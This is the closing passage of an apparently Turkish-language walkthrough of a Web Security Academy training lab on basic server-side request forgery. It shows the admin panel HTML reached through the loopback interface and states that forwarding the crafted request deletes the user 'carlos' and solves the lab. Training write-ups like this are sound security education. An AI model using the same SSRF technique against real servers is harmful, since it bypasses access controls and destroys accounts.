Admin panel<p> </p> 49 My account<p> </p> 50 </section> 51 </header> 52 <header class="notification-header"> 53 </header> 54 <section> 55 <h1>Users</h1> 56 <div> 57 viener - 58 Delete 59 </div> 60 <div> 61 carlos - 62 Delete 63 </div> 64 </section> 65
 66 <hr> 67 </div> 68 </section> 69 <div class="footer-wrapper"> 70 </div> 71 </div></pre>				

İsteği forward ettiğimizde carlos kullanıcıyı silinecek ve laboratuvarı çözmüş olduk.

Web Security Academy

Basic SSRF against the local server

LAB Solved

Back to lab description

Congratulations, you solved the lab!

Share your skills!

Continue learning >>

Home | My account

Admin interface only available if logged in as an administrator, or if requested from loopback

3 zafiyeti bu şekilde çözerek göstermiş oldum. Umarım anlaşılır olmuştur.